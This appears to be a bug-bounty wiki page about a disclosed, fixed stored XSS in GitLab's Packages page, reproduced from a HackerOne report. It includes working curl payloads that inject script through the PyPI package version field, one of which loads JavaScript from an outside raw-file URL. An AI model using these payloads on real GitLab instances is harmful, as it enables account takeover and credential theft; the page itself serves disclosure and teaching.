Stored XSS on the Packages page
A stored cross-site scripting vulnerability existed in the GitLab Packages page because the package version field was not properly sanitised. An attacker could inject a malicious script that executes when a user clicks on the page, allowing actions on behalf of the user and theft of data or credentials.

GitLab
Originally disclosed on GitLab
- Fixed in 3 months
- Disclosed after 3 months
HackerOne report #873734 by mike12 on 2020-05-13, assigned to @ankelly:
Hello Gitlab!
Steps to reproduce
-
Run Gitlab EE
docker run --detach --hostname gitlab.example.com --publish 443:443 --publish 80:80 --publish 22:22 --name gitlab gitlab/gitlab-ee:rc -
Create a new Gitlab project
-
Upload a package to PyPi Repository. You will need the following:
1. A personal access token. You can generate a personal access token with the scope set toapifor repository authentication
2. Your project ID which can be found on the home page of your projectBash touch 1.tar.gz curl -v \ -u __token__:<your personal access token> \ -F content=[@]1.tar.gz \ -F requires_python=3.7 \ -F name=mypackage \ -F $'version="<img src=x onerror=alert(1)>"' \ -F md5_digest=aaa \ -F sha256_digest=aaa \ http://gitlab.example.com/api/v4/projects/<project_id>/packages/pypi -
Go to Packages->List
-
Click on the "Remove package" button

1.png From the original on GitLab


Version for gitlab.com
touch 1.tar.gz
curl -v \
        -u __token__:<your personal access token> \
        -F content=[@]1.tar.gz \
        -F requires_python=3.7 \
        -F name=mypackage \
        -F $'version="<a data-remote=\'true\' data-method=\'get\' data-type=\'script\' href=\'https://gitlab.com/vovisak299/demo/-/raw/master/demo.js\' class=\'atwho-view select2-drop-mask pika-select\'><img height=10000 width=10000></a>"' \
        -F md5_digest=aaa \
        -F sha256_digest=aaa \
        https://gitlab.com/api/v4/projects/<project_id>/packages/pypi
It works on gitlab.com, but requires the user to click anywhere on the page.
For explanations, see https://hackerone.com/reports/662287#activity-6026826
My GitLab version
root@gitlab:/# gitlab-rake gitlab:env:info

System information
System:
Proxy:          no
Current User:   git
Using RVM:      no
Ruby Version:   2.6.5p114
Gem Version:    2.7.10
Bundler Version:1.17.3
Rake Version:   12.3.3
Redis Version:  5.0.7
Git Version:    2.26.2
Sidekiq Version:5.2.7
Go Version:     unknown

GitLab information
Version:        12.10.3-ee
Revision:       7c0ab260960
Directory:      /opt/gitlab/embedded/service/gitlab-rails
DB Adapter:     PostgreSQL
DB Version:     11.7
URL:            http://gitlab.example.com
HTTP Clone URL: http://gitlab.example.com/some-group/some-project.git
SSH Clone URL:  [email protected]:some-group/some-project.git
Elasticsearch:  no
Geo:            no
Using LDAP:     no
Using Omniauth: yes
Omniauth Providers:

GitLab Shell
Version:        12.2.0
Repository storage paths:
- default:      /var/opt/gitlab/git-data/repositories
GitLab Shell path:              /opt/gitlab/embedded/service/gitlab-shell
Git:            /opt/gitlab/embedded/bin/git
Impact
An attacker can:
- Perform any action within the application that a user can perform
- Steal sensitive user data
- Steal user's credentials
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Impact
An attacker could perform any action within the application that a user can perform, steal sensitive user data, and steal user's credentials.
What the attacker needed
A GitLab account; a personal access token with api scope; victim clicks on the page
How it was found
- Run GitLab EE using Docker.
- Install a license key.
- Create a new GitLab project.
- Upload a package to the PyPI repository with a malicious version string.
- Go to Packages -> List.
- Click on the 'Remove package' button.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
This is a stored cross-site scripting (XSS) bug. The attacker uploaded a package with a version name that contained a script. When someone later viewed the package list and clicked, the script ran in their browser, letting the attacker act as that user.
What is XSS?
Script an attacker supplies runs in another user's browser, on the target's origin, with that user's session.



